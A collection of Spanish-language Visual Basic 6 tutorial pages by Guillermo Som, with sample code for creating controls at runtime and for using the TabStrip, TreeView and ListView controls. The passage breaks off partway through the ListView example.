Añade una etiqueta (Label1) y un TextBox (Text1) y asignales el valor CERO a la propiedad Index, (no es que sea necesario hacer esto para crear controles dinámicamente, pero se usa Label1(0) y Text1(0) para posicionar los controles añadidos), añade un botón (Command1) y el siguiente código:

```
'--------------------------------------------------------------------------------
' Ejemplo de creación dinámica de controles en tiempo de ejecución  (31/May/01)
' usando Add de la colección controls, sólo VB6
'
' ©Guillermo 'guille' Som, 2001
'--------------------------------------------------------------------------------
Option Explicit

' Para que produzca eventos, haya que declararla con WithEvents
Private WithEvents lblDinamic As Label
Private nlblDinamic As Long
' Un array para contener los TextBoxes dinámicos
' (estos textboxes no producen eventos)
Private txtDinamic() As TextBox
Private ntxtDinamic As Long

Private Sub Command1_Click()
    ' Se pueden añadir cuantas etiquetas queramos,
    ' pero el evento sólo se producirá en la última añadida,
    ' ya que WithEvents no permite crear arrays
    nlblDinamic = nlblDinamic + 1
    Set lblDinamic = Controls.Add("VB.Label", "lblDinamic" & CStr(nlblDinamic))
    With lblDinamic
        .Visible = True
        .Top = nlblDinamic * 390 + Label1(0).Top
        .Left = Label1(0).Left
        .Caption = .Name
        .Height = 255
    End With
    '
    ' Creamos un nuevo TextBox
    ntxtDinamic = ntxtDinamic + 1
    ReDim Preserve txtDinamic(ntxtDinamic)
    Set txtDinamic(ntxtDinamic) = Controls.Add("VB.TextBox", "txtDinamic" & CStr(ntxtDinamic))
    With txtDinamic(ntxtDinamic)
        .Visible = True
        .Top = lblDinamic.Top - 30
        .Left = Text1(0).Left
        .Text = .Name
        .Height = 315
    End With

End Sub
```

```
Private Sub Form_Load()
    '
    ' Para crear un control (no se pueden crear arrays, creo)
    ' se añade a la colección de controles
    nlblDinamic = 1
    Set lblDinamic = Controls.Add("VB.Label", "lblDinamic")
    With lblDinamic
        .Visible = True
        .Top = Label1(0).Top + 390
        .Left = Label1(0).Left
        .Caption = .Name
        .Height = 255
    End With
    '
    ntxtDinamic = -1
End Sub

Private Sub lblDinamic_Click()
    ' sólo se producirá el evento en la última creada
    lblStatus = "Has pulsado en: " & lblDinamic.Name
End Sub
```

Como notarás es que hay que usar el "ClassID" del control añadir y un nombre "único" para que cuando queramos podamos eliminarlo de la colección, usando: **Controls.Remove "nombre"**.

Es cuestión de que te leas la ayuda de Visual Basic para otros controles, ya que en algunos de ellos necesitas indicar la "licencia" para poder usarlo.

Espero que te sea de utilidad, aunque haya sido algo breve.

Nos vemos.
Guillermo

Ejemplos de cómo usar los controles *especiales* de Visual Basic (clásico)

Publicado: 06/Oct/2002
Actualizado: 06/Oct/2002

Aquí tienes los links a los ejemplos publicados sobre algunos de los controles "especiales" que se incluyen con Visual Basic (versiones clásicas, en particular para VB5/6), los cuales reconozco que algunas veces eran dificiles de encontrar.
En principio están los controles "comunes de Windows", pero en cuanto haga un repaso al contenido de la web, seguramente ampliaré la lista con los controles que considere oportuno estar en esta página.

- Ejemplo de uso del control ListView (06/Oct/2002)
- Ejemplo de uso del control Treeview (05/Oct/2002)
- Ejemplo de uso del control CoolBar (05/Dic/2000)
- Ejemplo de uso del control TabStrip (03/Mar/98)

Ejemplos en Visual Basic

Algunas indicaciones de cómo usar el control TabStrip

Fecha: 03/Mar/1998
Actualizado el 06/Oct/2002

Link al índice de controles *especiales* de Visual Basic

Este control que sólo está disponible en las versiones de 32 bits del VB, talvez no sea demasiado usado porque no es demasiado fácil, o al menos no es tan simple de usar como su gemelo (o casi) SSTab; éste último no lo suelo usar, no sólo porque haya "oido" que da problemas, sino porque no me gustaba mucho eso de usar los controles del Threed.ocx...
Ya se que es uno de los más usados, por sus paneles y botones y etiquetas 3D, pero que quieres que te diga, no terminó de convencerme...
La verdad es que, cuando necesitaba los paneles estos de solapas no solía usar ningún control, ya tenía hecho mi propio sistema, (si quieres verlo, pasate por la página del Sentinel95), que al no necesitar instalar ni registrar ningún control, me lo ponía más fácil a la hora de distribuir las aplicaciones... pero cuando empecé con el VB4-32 bits, me fui acostumbrando a los controles estilo Win95, sobre todo por el StatusBar y el ToolBar, así que ya que lo tenía en la memoria ¿por qué no usarlo?
Y ahí empezaron los primeros quebraderos de cabeza...
¿Cómo saber que solapa se había pulsado?
¿Cómo simular que se había pulsado una solapa?
Pero una vez superado esos problemas, ya es como el coser y cantar, para los que sepan coser y cantar, claro está...

La cuestión de esta página es que tengas un ejemplo de como hacer y usar este control...
No esperes milagros, que a pesar de que la luna esté en Cuarto Creciente... no me está influyendo demasiado...

Este control no tiene un contenedor en el que colocar los controles que quermos mostrar cuando se pulse en una u otra solapa, para ello tendrás que usar un control que pueda contener otros controles, normalmente se suele usar el Picture, pero el Frame también es válido, además de que consume algo de menos recursos, por supuesto que se pueden usar otros controles, incluso los SSPanel... pero, por simpleza, vamos a usar en este ejemplo un frame.

Para ello se suelen usar estos contenedores en un array, de forma que sea fácil cambiar de uno a otro, sin tener que hacer esfuerzos extra de programación. El truco consiste en mostrar el contenedor adecuado cuando se pulse en una de las solapas.

Veamos el ejemplo que he preparado, en el cual tendremos varios controles y dos solapas, en una de ellas habrá unos TextBoxes que nos permitirán cambiar el nombre de las solapas. También tendremos un botón que nos permitirá crear nuevas solapas en nuestro control Tab y por supuesto también creará y situará correctamente el nuevo contenedor que necesitemos, aunque este último método, el de crear nuevas solapas y contenedores sólo serán aplicables en situaciones "extrictamente" necesarias y bien "preparadas" ya que tendremos que poner controles dentro de ese contenedor, pero pueden haber muchas situaciones en las que sea necesario y no precisamente demasiado complicadas, se me ocurre por ejemplo una aplicación de base de datos en la que no sepamos de antemano el número de campos, por poner un ejemplo.

Bien dejemos ya este rollo y pasemos a la acción, veamos primero una "foto" del form, (aunque poco veremos ya que están casi todos los controles ocultos), pero algo es algo.

Situar correctamente el contenedor dentro del Control Tab

Para hacer esto, tenemos que usar las propiedades **Clientxxx** del TabStrip, por ejemplo **ClientLeft** nos dará la posición izquierda en la que debería estar el contenedor.
Pero para adaptarlo a la posición y tamaño, haremos esto otro:

```
Dim i&

'Ajustar el tamaño de los contenedores al TabStrip
With TabStrip1
    For i = 1 To .Tabs.Count
        fraCont(i - 1).Move .ClientLeft, .ClientTop, .ClientWidth, .ClientHeight
    Next
End With
```

Las solapas (Tabs), están contenidas en una colección de objetos Tab, por tanto para saber cuantas solapas hay, sólo tendremos que preguntarle a la colección el número que tiene, y como toda colección que se precie, tiene una propiedad Count que nos dice el número de solapas, y eso es precisamente lo que hace **`.Tabs.Count`**

Mostrar el contenedor adecuado al hacer Click en una solapa.

Esto se consigue en el evento Click del TabStrip, para ello tenemos que saber que solapa es la seleccionada, esto se consigue con SelectedItem y la propiedad Index de ese objeto, nos indica la que está seleccionada. SelectedItem trabaja con objetos del tipo Tab, por esto hay que indicar el Index, para saber cual es la que está activa, pero fijate que le restamos uno para mostrar el contenedor correspondiente y esto es porque las colecciones suelen empezar por el índice UNO, sin embargo los arrays de controles empiezan por cero.

```
Private Sub TabStrip1_Click()
    'Cuando se pulsa en el tabstrip...
    Dim i&

    i = TabStrip1.SelectedItem.Index
    'Mostrar el contenedor que corresponda
    fraCont(i - 1).ZOrder

End Sub
```

Modificar la etiqueta (caption) de las solapas

Para hacer esto, sólo hay que cambiar el Caption de la solapa que queramos, en el código siguiente, se hace mediante el contenido de unos TextBoxes, pero se puede hacer directamente.
Por ejemplo para cambiar el Caption de la solapa (Tab) número dos:
`TabStrip1.Tabs(2).Caption = "Nuevo caption"`

```
Private Sub cmdCambiarNombre_Click()
    'Nombre de las solapas
    Dim i As Integer
    Dim sTmp As String

    For i = 0 To TabStrip1.Tabs.Count - 1
        sTmp = txtNombre(i)
        If Len(sTmp) Then
            TabStrip1.Tabs(i + 1).Caption = sTmp
        End If
    Next
End Sub
```

Añadir nuevas solapas al TabStrip

Para añadir nuevas solapas, usaremos el método Add de la colección Tabs, aunque también se puede usar otro método más enrevesado pero que lo pongo porque permitirá usar o crear un objeto TAB, este objeto hay que declararlo usando el nombre de la librería de objetos en la que está, ya que no es posible crearlo directamente.

```
'Esto daría error
Dim vTab As New Tab


'Hay que indicar el nombre de la librería:
Dim vTab As New ComctlLib.Tab

'Para añadir una nueva...
Set vTab = TabStrip1.Tabs.Add(, , "Nueva " & i)
```

Pero es más sencillo por el método tradicional, sin necesidad de crear un objeto intermedio, aunque lo he puesto por fines didáctivos, ya que esta sería la forma de crear nuevos items en un ListView y demás controles "especiales".
Este es el código usado en el programa:

```
'Número de Tabs + 1
i = TabStrip1.Tabs.Count + 1

'Añadir un nuevo Tab
sTmp = "Tab núm " & i
TabStrip1.Tabs.Add , , sTmp
```

Activar una de las solapas

Para activar una de las solapas no se puede hacer directamente esto: (que es lo que yo usaba, pero sin ningún éxito)

```
'Activar la solapa recién creada: (esto no funciona)
TabStrip1.SelectedItem.Index = i
```

Hay que asignar al objeto SelectedItem el Tab que queremos que esté activo:

```
'Activar la solapa recién creada:
Set TabStrip1.SelectedItem = TabStrip1.Tabs(i)
```

Nota: También se puede activar una solapa con este código: (gracias a Luis Sanz)

```
'Activar la solapa recién creada:
TabStrip1.Tabs(i).Selected = True
```

Prácticamente esto es todo lo que necesitas saber para que los TabStrips no se te resistan, pero para comprobarlo, he creado una aplicación de ejemplo, está codificada en VB5, pero con pequeños cambios podrás usarlo en VB4-32.
Normalmente esos cambios será que edites el fichero tabstrip.frm y cambies las dos primeras líneas:

VERSION 5.00
Object = "{6B7E6392-850A-101B-AFC0-4210102A8DA7}#1.2#0"; "COMCTL32.OCX"

Por esta otra:
VERSION 4.00

El único problema con los frames como contenedores en el VB4 es que siempre deben tener borde, ya que en esa versión no se permite tener Frames sin bordes, pero eso puede arreglarse usando un Picture.

El código de ejemplo

O bien te creas un nuevo proyecto que tenga un control TabStrip y los demás controles usados (los cuales no te enumero por no alargar el contenido de esta página) y le añadas este código al formulario:

```
'
Private Sub Form_Load()
    Label1(0) = "Prueba del control TabStrip"
```

```
    Dim i&

    'Ajustar el tamaño de los contenedores al TabStrip
    With TabStrip1
        For i = 1 To .Tabs.Count
            fraCont(i - 1).Move .ClientLeft, .ClientTop, .ClientWidth, .ClientHeight
        Next
    End With

    'poner el primer contenedor encima del resto
    fraCont(0).ZOrder

End Sub


Private Sub TabStrip1_Click()
    'Cuando se pulsa en el tabstrip...
    Dim i&

    i = TabStrip1.SelectedItem.Index
    'Mostrar el contenedor que corresponda
    fraCont(i - 1).ZOrder

End Sub


Private Sub cmdCambiarNombre_Click()
    'Nombre de las solapas
    Dim i As Integer
    Dim sTmp As String

    For i = 0 To TabStrip1.Tabs.Count - 1
        sTmp = txtNombre(i)
        If Len(sTmp) Then
            TabStrip1.Tabs(i + 1).Caption = sTmp
        End If
    Next
End Sub


Private Sub cmdNueva_Click()
    Dim i As Integer
    Dim sTmp As String
    Static NumLabel1 As Long

    'Número de Tabs + 1
    i = TabStrip1.Tabs.Count + 1

    'Añadir un nuevo Tab
    sTmp = "Tab núm " & i
    TabStrip1.Tabs.Add , , sTmp

    'También se pueden crear así:
    'Hay que indicar el nombre de la librería:
    'Dim vTab As New ComctlLib.Tab
    '
    'Set vTab = TabStrip1.Tabs.Add(, , sTmp)


    'Ajustar los nuevos controles
    Load fraCont(i - 1)
```

```
    With TabStrip1
        fraCont(i - 1).Move .ClientLeft, .ClientTop, .ClientWidth, .ClientHeight
    End With
    'Añadir un nuevo Text y Label para el cambio de nombre
    Load lblNombre(i - 1)
    Load txtNombre(i - 1)

    fraCont(i - 1).Visible = True
    lblNombre(i - 1).Visible = True
    txtNombre(i - 1).Visible = True

    'Aunque esto no es necesario...
    Set txtNombre(i - 1).Container = fraCont(0)
    Set lblNombre(i - 1).Container = fraCont(0)

    txtNombre(i - 1).Top = txtNombre(i - 2).Top + txtNombre(i - 2).Height + 60
    lblNombre(i - 1).Top = txtNombre(i - 1).Top + 15
    lblNombre(i - 1).Caption = "Nombre de la solapa " & i

    'Añadir un control a la nueva solapa
    NumLabel1 = NumLabel1 + 1
    Load Label1(NumLabel1)

    With Label1(NumLabel1)
        'Asignarle el nuevo contenedor
        Set .Container = fraCont(i - 1)
        'Y algo para que sepamos que está allí
        .Caption = "Esta etiqueta está contenida en la solapa " & i
        'Siempre que se cargan nuevos controles la propiedad
        'visible está puesta a False...
        .Visible = True
    End With

    'Hacer que la nueva solapa sea la activa
    Set TabStrip1.SelectedItem = TabStrip1.Tabs(i)
End Sub
```

Pulsa en este link, si quieres bajarte el listado de ejmplo (TabStrip.zip 2.73 KB)

Cómo usar el control Treeview

Publicado: 05/Oct/2002
Actualizado: 06/Oct/2002

Link al índice de controles *especiales* de Visual Basic

Aquí veremos, aunque sea de forma simple, cómo usar el control Treeview, pero espero que al menos te sirva de base para que investigues un poco más... y aprendas por tu cuenta, ya que, aunque no te lo creas, cuando investigas por tu cuenta aprendes un poco más que si todo te lo dan "hecho".
Espero que te sea de utilidad.

Nota: Si quieres ver cómo usar el ListView, pulsa este link.

Lo que veremos en este artículo (o ejemplo sobre el Treeview), será:

- Añadir nodos al Treeview
- Añadir nodos a un nodo
- Saber el nodo en el que el usuario ha hecho click
- Sustituir el texto de un nodo
- Saber el texto anterior y nuevo de un nodo cuando el usuario lo modifica
- Asignar a un Treeview el contenido de los menús de la aplicación

Con respecto a la última opción indicada, hay que tener en cuenta que los nombres de los submenús de un menú tendrán que empezar con el mismo nombre que el menú que lo contine... en el código está comentado y cuando pruebes el código seguramente lo entenderás mejor...

Primero te mostraré el aspecto del formulario y a continuación el código.
Al final hay un link al código completo de este ejemplo.
Hay que tener en cuenta que el control usado es el que se incluye con Visual Basic 6 (creo que instalado con el Service Pack 4), por tanto puede ser que necesites cambiarlo si no tienes el VB6.

Este es el aspecto del formulario

Aspecto del formulario en tiempo de diseño

Este es el código de ejemplo:

```
'-------------------------------------------------------------------------
' Prueba de Treeview                                              (05/Oct/02)
' Este código puede servir para saber cómo realizar tareas comunes con un Treeview
' El tipo de control usado es el incluido en:
' Microsoft Windows Common Controls 6.0 (SP4) (MsComCtl.ocx)
'
' ©Guillermo 'guille' Som, 2002
'-------------------------------------------------------------------------
Option Explicit

Private Sub chkLabelAuto_Click()
    ' Cambiar la forma de editar el texto de un nodo
    If chkLabelAuto.Value = vbChecked Then
        TreeView1.LabelEdit = tvwAutomatic
    Else
        TreeView1.LabelEdit = tvwManual
    End If
End Sub

Private Sub cmdAdd_Click()
    ' Añadir el contenido del Text1 al nodo actual
    Dim tNodo As Node
    Dim sP As String, sH As String
    Dim i As Long
    '
    ' El nodo que está actualmente seleccionado
    Set tNodo = TreeView1.SelectedItem
    ' la clave de este nodo
    sP = tNodo.Key
    ' cuantos hijos tiene
    i = tNodo.Children
    '
    ' Si da error, incrementar el valor de i e ir probando...
    On Error Resume Next
    Do
        i = i + 1
        sH = sP & "-" & CStr(i)
        Err = 0
        ' Añadirlo como nodo hijo del seleccionado
        TreeView1.Nodes.Add sP, tvwChild, sH, Text1
        ' Si no da error, salir del bucle
        If Err = 0 Then Exit Do
    Loop
End Sub

Private Sub cmdBorrarNodo_Click()
    Dim tNodo As Node
    Dim i As Long
    '
    ' El nodo que está actualmente seleccionado
    Set tNodo = TreeView1.SelectedItem
    i = tNodo.Children
    '
    ' Avisar que se va a borrar un nodo que tiene hijos
    If i > 0 Then
        If MsgBox("¿Quieres borrar el nodo con " & CStr(i) & " hijos?", vbQuestion Or vbYesNo,
"Borrar nodos") = vbNo Then
            Exit Sub
        End If
    End If
    TreeView1.Nodes.Remove tNodo.Index
End Sub

Private Sub cmdLlenarTree_Click()
    ' Añadimos algunos nodos de ejemplo
    Dim i As Long, j As Long
    Dim sP As String, sH As String
    '
```

```
    Randomize
    '
    ' Borrar los nodos anteriores
    TreeView1.Nodes.Clear
    For i = 1 To 5
        ' La clave del nodo actual
        sP = "nodo" & CStr(i)
        TreeView1.Nodes.Add , , sP, "Un nodo en la rama " & CStr(i)
        ' Añadir nodos en las distintas ramas
        For j = 1 To Int(Rnd * 4) + 2
            ' La clave del nodo hijo, relativo al nodo sP
            sH = sP & "-" & CStr(j)
            TreeView1.Nodes.Add sP, tvwChild, sH, "Nodo " & CStr(j) & " en la rama de " & sP
        Next
    Next
'    TreeView1.Nodes.Add , , "uno", "Un nodo en la primera rama"
'    TreeView1.Nodes.Add , , "dos", "Un nodo en la segunda rama"
'    TreeView1.Nodes.Add , , "tres", "Un nodo en la tercera rama"
'    ' Para añadir nodos en las distintas ramas
'    TreeView1.Nodes.Add "uno", tvwChild, "tres-uno", "Un nodo en la el nodo de la tercera rama"
End Sub

Private Sub cmdLosMenus_Click()
    ' Añadir al treeview el contenido de los menús
    TreeView1.Nodes.Clear
    '
    ' Es importante que los submenús de un menú
    ' empiecen con el mismo nombre que el padre.
    IniciarNodos "Archivos", "mnuArchivo"
    ' Y hay que tener cuidado con menús que empiecen con el mismo nombre,
    ' pero no estén relacionados...
    ' (por eso ha sido lo de usar el nombre mnuArchivoGuardarM)
    IniciarNodos "Guardar", "mnuArchivoGuardarM", "Archivos"
    IniciarNodos "Edición", "mnuEdicion"
    IniciarNodos "Ayuda", "mnuAyuda"
End Sub

Private Sub cmdSubst_Click()
    ' Substituir el texto del nodo seleccionado
    ' por el contenido del Text1
    TreeView1.SelectedItem.Text = Text1
End Sub

Private Sub Form_Load()
    ' Configuramos manualmente el Treeview
    With TreeView1
        .Style = tvwTreelinesPlusMinusText
        .LineStyle = tvwRootLines
        .PathSeparator = "\"
        .Indentation = Screen.TwipsPerPixelX * 5 '256
        '
        ' No permitir la edición automática del texto
        .LabelEdit = tvwManual
        ' Para que se pueda expandir al seleccionar un nodo,
        ' cambia este valor a True,
        ' si se deja en False, tendrás que hacer doble-click
        .SingleSel = False
        ' Para que al perder el foco,
        ' se siga viendo el que está seleccionado
        .HideSelection = False
        '
        .Refresh
    End With
    '
    Text1 = ""
    Text2 = ""
    Text3 = ""
    '
    ' Llenar el Treeview con algunos nodos
```

```
    cmdLlenarTree_Click
End Sub

Private Sub mnuArchivoCerrar_Click()
    Unload Me
End Sub

Private Sub mnuAyudaAcerca_Click()
    MsgBox "Prueba de Treeview" & vbCrLf & vbCrLf & "Ejemplo de las páginas del Guille:" & vbCrLf &
"http://guille.costasol.net/", vbInformation, "Acerca de..."
End Sub

Private Sub Text1_GotFocus()
    ' Seleccionar todo el texto al entrar en el Text1
    With Text1
        .SelStart = 0
        .SelLength = Len(.Text)
    End With
End Sub

Private Sub TreeView1_AfterLabelEdit(Cancel As Integer, NewString As String)
    ' El nuevo texto después de editarlo manualmente
    Text3 = NewString
End Sub

Private Sub TreeView1_BeforeLabelEdit(Cancel As Integer)
    ' El texto antes de editarlo
    Text2 = TreeView1.SelectedItem.Text
End Sub

Private Sub TreeView1_Click()
    Dim sOp As String
    '
    sOp = TreeView1.SelectedItem.Key
    '
    ' Salir si no es un menú...
    If Left$(sOp, 3) <> "mnu" Then Exit Sub
    '
    Text1 = " Has seleccionado el menú: " & sOp
    Select Case sOp
    Case "mnuArchivoCerrar"
        If MsgBox("¿Quieres cerrar el programa?", vbQuestion Or vbYesNo, "Cerrar") = vbYes Then
            mnuArchivoCerrar_Click
        End If
    Case "mnuAyudaAcerca"
        mnuAyudaAcerca_Click
'    Case Else
'        Text1 = " Has seleccionado el menú: " & sOp
    End Select
End Sub

Private Sub TreeView1_NodeClick(ByVal Node As MSComctlLib.Node)
    ' Cuando se pulsa en un nodo
    Dim s As String
    '
    s = Node.Text
    If Node.Children > 0 Then
        s = s & ", tiene " & Node.Children & " hijos"
    Else
        s = s & ", no tiene hijos"
    End If
    Text1 = s
End Sub

Private Sub IniciarNodos(ByVal sID As String, _
                         ByVal sMenu As String, _
                         Optional ByVal sParent As String = "")
    ' Asignar al treeview el contenido del menú indicado
    Dim s As String, sC As String
    Dim i As Long
```

```
    Dim tControl As Control
    Dim tMenu As Menu
    Dim tNode As Node
    '
    i = Len(sMenu)
    '
    On Error Resume Next
    '
    If Len(sParent) Then
        ' Comprobar si ya existe ese nodo,
        ' para usar la misma rama...
        Set tNode = TreeView1.Nodes(sMenu)
        If tNode Is Nothing Then
            ' Si no existe, se crea una nueva
            s = sID
            sID = sParent & sID
            Set tNode = TreeView1.Nodes.Add(sParent, tvwChild, sID, s)
        Else
            sID = tNode.Key
        End If
    Else
        Set tNode = TreeView1.Nodes.Add(, , sID, sID)
        ' Sólo expandir los nodos principales
        ' (quita el comentario para que se expanda el nodo)
        'tNode.Expanded = True
    End If
    For Each tControl In Me.Controls
        If TypeOf tControl Is Menu Then
            Set tMenu = tControl
            s = tMenu.Name
            Select Case sMenu
            Case s
                ' nada
            Case Left$(s, i)
                sC = tMenu.Caption
                ' Quitar los ampersands
                sC = Replace(sC, "&", "")
                Err = 0
                Call TreeView1.Nodes.Add(sID, tvwChild, s, sC)
                If Err Then
                    ' Ya existe el nodo, borrarlo y crear el nuevo
                    TreeView1.Nodes.Remove s
                    Call TreeView1.Nodes.Add(sID, tvwChild, s, sC)
                End If
            End Select
        End If
        Err.Clear
    Next
End Sub
```

El código de ejemplo: Treeview.zip 4.49KB

Nos vemos.
Guillermo

Cómo usar el control ListView
en modo detalle

Publicado: 06/Oct/2002
Actualizado: 06/Oct/2002

Link al índice de controles *especiales* de Visual Basic

Aquí veremos, aunque sea de forma simple, cómo usar el control ListView, (en formato detalle o informe), pero espero que al menos te sirva de base para que investigues un poco más... y aprendas por tu cuenta, ya que, aunque no te lo creas, cuando investigas por tu cuenta aprendes un poco más que si todo te lo dan "hecho".
Espero que te sea de utilidad.
Sí, ya se que me he repetido con este comentario... (si has visto la página del Treeview), pero es que es verdad.

Lo que veremos en este artículo (o ejemplo sobre el ListView), será:

- Añadir elementos (items) al ListView
- Sustituir el contenido de un elemento
- Saber el elemento en el que el usuario ha hecho click
- Saber el texto anterior y nuevo de un elemento cuando el usuario lo modifica
- Buscar un elemento del ListView (en el texto o en los subitems)
- Clasificar según la columna en la que se ha pulsado (se tiene en cuenta si los datos son numéricos, de fecha, etc.)

Con respecto a lo de clasificar el contenido según la columna pulsada, he de aclararte que el ListView por defecto clasifica siempre como si fuesen cadenas, por tanto, si tenemos los números 10, 11, 20 y 100, el orden que le daría sería el siguiente: 10, 100, 11, 20. En el código de este artículo, se clasificarán de forma correcta.
Lo mismo ocurrirá con las fechas, también se clasificarán bien.

Tal como comento en el propio código, en un principio iba a usar un código de la KB de Microsoft, en el cual se muestra cómo clasificar los elementos de un ListView (de tipo fecha), pero al final no lo he usado, por la sencilla razón de que el código es poco útil, al menos si queremos usarlo de forma genérica.
Ese código no sería válido, (salvo que hicieramos bastantes cambios y comparaciones), en el código aquí mostrado, en el cual se llena el ListView de dos formas distintas y con distinto número de columnas y además con los datos en columnas diferentes... me refiero a que pulsando en un botón se crean cuatro columnas, siendo la primera de tipo alfanumérico, la segunda de tipo fecha, la tercera y cuarta de tipo numérico (uno con enteros y otro con decimales); mientras que pulsando otro botón se crean tres columnas, siendo la primera con datos de fechas, la segunda con datos alfanuméricos y la tercera con datos numéricos con decimales.
Como te decía, usando el sistema que yo he estado usando hasta ahora, se puede clasificar sin importar cuantas columnas hay y en que orden están los datos... sólo hay que seguir unas pequeñas normas, que por otro lado en el ejemplo de la KB también habría que seguir... me refiero a que hay que indicarle de alguna forma al programa qué tipo de datos contiene cada columna, para ello uso unas constantes, (las cuales puedes ampliar o modificar a tu gusto), cuyo valor se asigna al TAG de cada columna, para indicar el tipo de datos que contiene.
También uso unas constantes para el formato que tendrán los datos, al menos si son datos de fechas o de moneda, para que indiques el que más te apetezca, cuando veas el código lo comprenderás mejor.

Primero te mostraré el aspecto del formulario y a continuación el código.

Al final hay un link al código completo de este ejemplo.
Hay que tener en cuenta que el control usado es el que se incluye con Visual Basic 6 (creo que instalado con el Service Pack 4), por tanto puede ser que necesites cambiarlo si no tienes el VB6. De hecho el que se incluye con el Visual Basic 5.0 es otro...

Este es el aspecto del formulario

Aspecto del formulario en tiempo de diseño

Este es el código de ejemplo:

```
'--------------------------------------------------------------------------
' Prueba de Listview                                              (06/Oct/02)
' Este código puede servir para saber cómo realizar tareas comunes con un Listview
' El tipo de control usado es el incluido en:
' Microsoft Windows Common Controls 6.0 (SP4) (MsComCtl.ocx)
'
' Tenía previsto mostrar cómo clasificar las columnas usando API y
' llamadas Callback (con AddressOf), pero el ejemplo sólo serviría para
' casos muy concretos y por tanto... pues no me vale, al menos a mí.
' Si estás interesado, te diré que el artículo de la KB es:
' HOWTO: Sort a ListView Control by Date (Q170884)
' En dicho artículo se clasifica un listview con dos columnas,
' si tenemos más columnas, como en el ejemplo que aquí muestro,
' habría que añadirle más código y además siempre deberían estar
' los tipos de datos en las posiciones usadas en dicho código...
' y como a mi el código que sólo vale para una vez no me es de utilidad...
' pues "paso" de él...
'
' Así que, el código mostrado es el que yo uso y con "pequeños" cambios
' es válido para cualquier cantidad de columnas y formatos...
' Tal como puedes comprobar pulsando en cualquiera de los dos botones
' que añaden datos de ejemplo.
'
' Ver las constantes cFormatoXXX para los formatos a aplicar.
' Sólo cambiándolos o añadiendo los que quieras,
' podrás usarlo con prácticamente todo tipo de datos.
'
```

```
' ©Guillermo 'guille' Som, 2002
'------------------------------------------------------------------------------
Option Explicit

' Constantes para el tipo de datos de cada columna del listview
Const cTexto As String = "Texto"
Const cNumero As String = "Número"
Const cMoneda As String = "Moneda"
Const cFecha As String = "Fecha"
' Los formatos a aplicar según el tipo de datos que contiene
Const cFormatoFecha As String = "dd/mm/yyyy"
Const cFormatoNumero As String = "###,###"      ' "###"
Const cFormatoMoneda As String = "###,###.00"   ' "###.00"
' La cantidad de cifras a tener en cuenta en los números
Const cCuantasCifras As Long = 20&

Private Sub chkLabelAuto_Click()
    ' Cambiar la forma de editar el texto de un nodo
    If chkLabelAuto.Value = vbChecked Then
        ListView1.LabelEdit = tvwAutomatic
    Else
        ListView1.LabelEdit = tvwManual
    End If
End Sub

Private Sub cmdAdd_Click()
    ' Añadir un nuevo elemento
    ' Los subitems se añadirán del contenido del Text4,
    ' los cuales estarán en líneas separadas, (una para cada subitem)
    Dim i As Long
    Dim aSubItems() As String
    '
    ' Creamos un array con el contenido del Text4
    aSubItems = Split(Text4, vbCrLf)
    ' para que aSubItems tenga el mismo número que los subitems
    i = ListView1.ColumnHeaders.Count - 2
    ReDim Preserve aSubItems(i)
    ' Añadimos un nuevo elemento a la lista
    With ListView1.ListItems.Add(, , Text1)
        For i = 2 To ListView1.ColumnHeaders.Count
            .SubItems(i - 1) = aSubItems(i - 2)
        Next
    End With
End Sub

Private Sub cmdBorrarItem_Click()
    Dim i As Long
    '
'    ' Si sólo se permitiera la selección simple (un solo elemento)
'    ' Averiguamos el índice del nodo que está seleccionado
'    i = ListView1.SelectedItem.Index
'    ListView1.ListItems.Remove i
    '
    ' Si se permite la selección de varios elementos
    ' recorrerlos desde el final para que no cambie el número de elementos
    ' mientras borramos...
    ' realmente si cambia, pero al examinarlos desde el final,
    ' no altera el contenido de los primeros
    For i = ListView1.ListItems.Count To 1 Step -1
        ' si está seleccionado
        If ListView1.ListItems(i).Selected Then
            ' lo borramos
            ListView1.ListItems.Remove i
```

```
        End If
    Next
End Sub

Private Sub cmdBuscar_Click()
    ' Buscar el texto indicado en los elementos del listview
    Dim tItem As ListItem
    Dim lvwFind As ListFindItemHowConstants
    Dim lvwWhere As ListFindItemWhereConstants
    Dim i As Long
    Dim s As String
    '
    ' si tenemos que buscar la palabra exacta o parcial
    ' (aunque esto parece ser que no funciona...
    ' en los subitems siempre busca la cadena completa,
    ' y en el Text, la búsqueda parcial sólo es desde el principio)
    If chkExacta.Value = vbChecked Then
        lvwFind = lvwWhole
    Else
        lvwFind = lvwPartial
    End If
    ' si tenemos que buscar en el texto o en los subitems
    If chkSubitems.Value = vbChecked Then
        lvwWhere = lvwSubItem
    Else
        lvwWhere = lvwText
    End If
    ' realizamos la búsqueda
    Set tItem = ListView1.FindItem(Text1, lvwWhere, 1, lvwFind)
    '
    ' Si tItem es Nothing, es que no existe...
    If Not tItem Is Nothing Then
        ' quitamos la selección anterior
        'ListView1.SelectedItem.Selected = False
        ' (si hubiera más de uno, habría que hacer un bucle)
        For i = 1 To ListView1.ListItems.Count
            If ListView1.ListItems(i).Selected Then
                ListView1.ListItems(i).Selected = False
            End If
        Next
        '
        ' Seleccionamos el hallado
        tItem.Selected = True
        '
        ' Mostramos el contenido del que hemos hallado
        Text1 = tItem.Text
        ' Mostramos cada uno de los subitems
        s = ""
        For i = 2 To ListView1.ColumnHeaders.Count
            s = s & tItem.SubItems(i - 1) & vbCrLf
        Next
        Text4 = s
    Else
        Text4 = "No se ha hallado el elemento buscado"
    End If
End Sub

Private Sub cmdLlenarLvw_Click()
    Dim i As Long
    '
    ' Eliminar las cabeceras
    ListView1.ColumnHeaders.Clear
    '
```

```
    ' Asignar las cabeceras
    With ListView1.ColumnHeaders.Add(, , "Nombre", 1620)
        .Tag = cTexto
    End With
    With ListView1.ColumnHeaders.Add(, , "Fecha", 1110, lvwColumnRight)
        .Tag = cFecha
    End With
    With ListView1.ColumnHeaders.Add(, , "Tamaño", 840, lvwColumnRight)
        .Tag = cNumero
    End With
    With ListView1.ColumnHeaders.Add(, , "Importe", 840, lvwColumnRight)
        .Tag = cMoneda
    End With
    '
    ListView1.ListItems.Clear
    ' Asignar algunos datos aleatorios
    Randomize
    For i = 1 To 10
        With ListView1.ListItems.Add(, , "Nombre número " & CStr(i))
            ' Cada subitem debe corresponder con cada una de las cabeceras
            ' la segunda cabecera es el Subitems(1) y así sucesivamente
            .SubItems(1) = Format$(Now + Int(Rnd * 30) + 1, cFormatoFecha)
            ' Si quieres probar con números con decimales
            '.SubItems(2) = CStr(i * (Rnd * 1500) + i)
            ' usando el formato de número indicado
            .SubItems(2) = Format$(i * Int(Rnd * 1500) + i, cFormatoNumero)
            ' El formato moneda
